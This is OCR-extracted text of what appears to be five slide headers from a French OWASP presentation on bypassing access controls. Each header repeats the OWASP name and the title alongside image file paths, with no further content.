
OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



